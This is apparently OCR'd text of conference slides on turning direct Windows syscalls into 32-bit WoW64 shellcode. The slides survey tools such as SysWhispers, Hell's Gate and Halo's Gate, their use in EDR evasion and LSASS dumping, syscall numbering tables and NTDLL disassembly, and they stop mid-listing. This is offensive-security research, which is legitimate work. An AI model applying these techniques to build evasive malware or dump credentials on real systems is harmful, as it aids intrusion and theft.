# Weaponizing Windows Syscalls as Modern, 32-bit Shellcode



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- **Education**
  - **B.S in Cyber Operations**
    - Dakota State University (2021)
  - **MSCS Computer Science**
    - Dakota State University (present)
- **Work**
  - **Offensive Security Engineer**
    - At 23andMe
- **Hobbies**
  - Writing Security tools for fun
  - Shellcoding



# Dr. Bramwell Brizendine

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  - Vulnerability and Exploitation Research for Offensive and Novel Attacks Lab
- Creator of the JOP ROCKET:
  - http://www.joprocket.com
- Assistant Professor of Computer Science at University of Alabama in Huntsville
- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
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  - 2019 Ph.D in Cyber Operations
  - 2016: M.S. in Applied Computer Science
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
# Windows Shellcode

- Shellcode usually uses **WinAPI functions.**
  - This is done by walking the **PEB** and traversing the **PE file format** to reach the **exports directory**.
- Shellcode is used in **exploitation** or as part of **malware**.
  - Some malware has more sophisticated, complex shellcode.




# Our Research: Syscalls in Shellcode

- We are looking at creating **32-bit** shellcode for applications running on **WoW64** emulation.
  - **Win7/10/11**
  - WoW64 lets us execute 32-bit applications on a 64-bit processor.
    - WoW64 = Windows on Windows (64-bit)

- Can we create shellcode that is **pure syscall** – devoid of WinAPI calls?
  - WinAPI usage is the de facto standard for 99.9% of shellcode, in terms of achieving functionality.

# History of Syscall Usage in Shellcode



- **Egghunters:** Egghunters use a syscall to search process memory. Syscall used to check to see if memory is valid.
  - If memory is valid, it will check each byte for a special, unique tag.
  - **NtAccessCheckAndAuditAlarm** is frequently used for this purpose.

- **Syscall shellcode from 2005**: This is the only non-Egghunter usage of syscalls in shellcode.
  - Four syscalls: **NtCreateKey**, **NtSetKeyValue**, **NtClose**, and **NtTerminate**.
  - PoC shellcode by **Piotr Bania** to set a registry key to cause a binary to be launched upon rebooting.

# Syscalls: A Problem of Portability

- As seen below from **Mateusz "j00ru" Jurczyk's System Call Table**, there is a **problem of portability** with syscalls.
- Syscall System Service Numbers (**SSNs**) can change with each release / OS build.
  - Many important syscalls remain the same across releases, changing infrequently.

| System Call Symbol | Windows XP (show) | | Windows Server 2003 (show) | | | Windows Vista (show) | | | Windows Server 2008 (show) | | | | Windows 7 (hide) | | Windows Server 2012 (show) | | Windows 8 (show) | | Windows 10 (hide) | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | | | | | | | | | SP0 | SP1 | | | | | 1507 | 1511 | 1607 | 1703 | 1709 | 1803 | 1809 | 1903 |
| NtAcceptConnectPort | | | | | | | | | | | | | 0x0060 | 0x0060 | | | | | 0x0002 | 0x0002 | 0x0002 | 0x0002 | 0x0002 | 0x0002 | 0x0002 | 0x0002 |
| NtAccessCheck | | | | | | | | | | | | | 0x0061 | 0x0061 | | | | | 0x0000 | 0x0000 | 0x0000 | 0x0000 | 0x0000 | 0x0000 | 0x0000 | 0x0000 |
| NtAccessCheckAndAuditAlarm | | | | | | | | | | | | | 0x0026 | 0x0026 | | | | | 0x0029 | 0x0029 | 0x0029 | 0x0029 | 0x0029 | 0x0029 | 0x0029 | 0x0029 |
| NtAccessCheckByType | | | | | | | | | | | | | 0x0062 | 0x0062 | | | | | 0x0063 | 0x0063 | 0x0063 | 0x0063 | 0x0063 | 0x0063 | 0x0063 | 0x0063 |
| NtAccessCheckByTypeAndAuditAlarm | | | | | | | | | | | | | 0x0056 | 0x0056 | | | | | 0x0059 | 0x0059 | 0x0059 | 0x0059 | 0x0059 | 0x0059 | 0x0059 | 0x0059 |
| NtAccessCheckByTypeResultList | | | | | | | | | | | | | 0x0063 | 0x0063 | | | | | 0x0064 | 0x0064 | 0x0064 | 0x0064 | 0x0064 | 0x0064 | 0x0064 | 0x0064 |
| NtAccessCheckByTypeResultListAndAuditAlarm | | | | | | | | | | | | | 0x0064 | 0x0064 | | | | | 0x0065 | 0x0065 | 0x0065 | 0x0065 | 0x0065 | 0x0065 | 0x0065 | 0x0065 |
| NtAccessCheckByTypeResultListAndAuditAlarmByHandle | | | | | | | | | | | | | 0x0065 | 0x0065 | | | | | 0x0066 | 0x0066 | 0x0066 | 0x0066 | 0x0066 | 0x0066 | 0x0066 | 0x0066 |
| NtAcquireCMFViewOwnership | | | | | | | | | | | | | | | | | | | | | | | | | | |
| NtAcquireCrossVmMutant | | | | | | | | | | | | | | | | | | | | | | | | | | |
| NtAcquireProcessActivityReference | | | | | | | | | | | | | | | | | | | | | | 0x0067 | 0x0067 | 0x0067 | 0x0067 | 0x0067 |
| NtAddAtom | | | | | | | | | | | | | 0x0044 | 0x0044 | | | | | 0x0047 | 0x0047 | 0x0047 | 0x0047 | 0x0047 | 0x0047 | 0x0047 | 0x0047 |
| NtAddAtomEx | | | | | | | | | | | | | | | | | | | 0x0067 | 0x0067 | 0x0067 | 0x0068 | 0x0068 | 0x0068 | 0x0068 | 0x0068 |
| NtAddBootEntry | | | | | | | | | | | | | 0x0066 | 0x0066 | | | | | 0x0068 | 0x0068 | 0x0068 | 0x0069 | 0x0069 | 0x0069 | 0x0069 | 0x0069 |

# History of Syscalls in the Modern Era

- A 2018 report by **Hod Gavriel** about syscall usage in malware.
  - **LockPos**, **Flokibot**, **Trickbot**, **Formbook**, **Osiris**, **Neurevt**, **Fastcash**, and **Coininer**.
  - This included **dual loading** of NTDLL.

- Some malware would dynamically parse NTDLL for syscall values.
  - **Neurevt** malware searched for "**cmp, 0xb8**" to find **mov** opcode (**b8**) and then copied syscall number and other instructions.

# And Now, Some Syscall Tools

- **Dumpert** – PoC syscall tool, in response to malware research.
  - Showed how syscalls can be used for LSASS memory dump with Cobalt Strike.
  - Uses RtlGetVersion do determine OS version.
  - **June 2019**, by Cornelis de Plaa and stanhegt




- **SysWhispers** — Generates 64-bit header / Assembly file implants to use syscalls in software made with Visual Studio.
  - Uses 64-bit PEB to determine OS build.
  - **December 2019**, by Jackson T.




*Jackson T. Twitter*

# Hell's Gate and Its Twin Sister

- **Hell's Gate** – Dynamically **extracts syscall values** from NTDLL
  - Searches for **mov** opcode, **0xb8**.
  - If found, it extracts the **WORD** (2 bytes) next to it.
  - **June 2020**, by **Paul Laîné** and **smelly__vx (@am0nsec)**

- **Halo's Gate** – A refinement on Hell's Gate
  - **EDR** was overwriting parts of the NTDLL function stub, making Hell's Gate **not work**.
  - It didn't do this for every NTDLL function.
  - Halo's Gate finds NTDLL function **before or after** the modified NTDLL function.
    - It would **add or subtract by 1**, based on proximity to modified NTDLL function.
  - **April 2021**, by **Reenz0h**, of Sektor7

# Deducing Syscall ID from Function Addresses!


- **FreshyCalls** – A new way to generate syscalls, without syscalls tables.
  - **ElephantSe4l** saw a relationship between **addresses of NTDLL** function stub and **SSNs**.
  - **Walks PEB** and parses export table to reach NTDLL.
  - Parses NTDLL and **sorts by address**, starting with entries **beginning with Nt**.
  - **December 2020**, by **ElephantSe4l**.



- **SysWhispers2** – A total re-imagining of SysWhispers, using **ElephantSe4l's sorting by address technique** to deduce syscall ID from function address.
  - Primary difference: sorts NTDLL functions that start with **Zw instead of Nt**.
  - Hashses & order saved; determines SSN, based on order, **incrementing by 1**.
  - **January 2021**, by **Jackson T**.

# And Another …

- **SysWhispers3** – Recent fork of SysWhispers2; some upgrades.
  - First to support x86/WoW64 Assembly / header pairs files for implants to use with making syscalls.
    - SysWhispers2 added this as well.
  - Replaces syscall instruction with an egg—added stealth—changed back dynamically.
  - **March 2022**, by **klezVirus**



# The Secret Sauce?

- Basically, most of these techniques will work if the **syscall ID** will **increment by one**, from one NTDLL function to the next?

- **Cool story!**




That all important underlying assumption is now

**wrong**.

# Let's Change How the Syscalls Are Numbered, OK?

- **Microsoft** has entered the chat.
- "We are gonna help **mess up your syscalls** for you, Son."



# Windows 7, SP 1

```
ntdll!ZwReadFile:
77e6f8f0 b803000000      mov     eax,3
77e6f8f5 b91a000000      mov     ecx,1Ah
77e6f8fa 8d542404        lea     edx,[esp+4]
77e6f8fe 64ff15c0000000  call    dword ptr fs:[0C0h]
77e6f905 83c404          add     esp,4
77e6f908 c22400          ret     24h
77e6f90b 90              nop
ntdll!ZwDeviceIoControlFile:
77e6f90c b804000000      mov     eax,4
77e6f911 b91b000000      mov     ecx,1Bh
77e6f916 8d542404        lea     edx,[esp+4]
77e6f91a 64ff15c0000000  call    dword ptr fs:[0C0h]
77e6f921 83c404          add     esp,4
77e6f924 c22800          ret     28h
77e6f927 90              nop
ntdll!ZwWriteFile:
77e6f928 b805000000      mov     eax,5
77e6f92d b91a000000      mov     ecx,1Ah
77e6f932 8d542404        lea     edx,[esp+4]
77e6f936 64ff15c0000000  call    dword ptr fs:[0C0h]
                         add     esp,4
                         ret     24h
                         nop
                         :
                         mov     eax,6
                         mov     ecx,1Ch
                         lea     edx,[esp+4]
                         call    dword ptr fs:[0C0h]
                         add     esp,4
77e6f95c c21400          ret     14h
77e6f95f 90              nop
```

- **Incrementing:**
  - 0x3
  - 0x4
  - 0x5
  - 0x6

# Windows 10, 21H2

```
ntdll!NtWaitForSingleObject:
776529f0 b804000d00      mov     eax,0D0004h
                         mov     edx,offset ntdll!Wow64Sys
                         call    edx
                         ret     0Ch
                         nop
                         mov     eax,5
                         mov     edx,offset ntdll!Wow64Sys
                         call    edx
                         ret     0Ch
                         nop
ntdll!NtReadFile:
77652a10 b806001a00      mov     eax,1A0006h
77652a15 ba30886677      mov     edx,offset ntdll!Wow64Sys
77652a1a ffd2            call    edx
77652a1c c22400          ret     24h
77652a1f 90              nop
ntdll!NtDeviceIoControlFile:
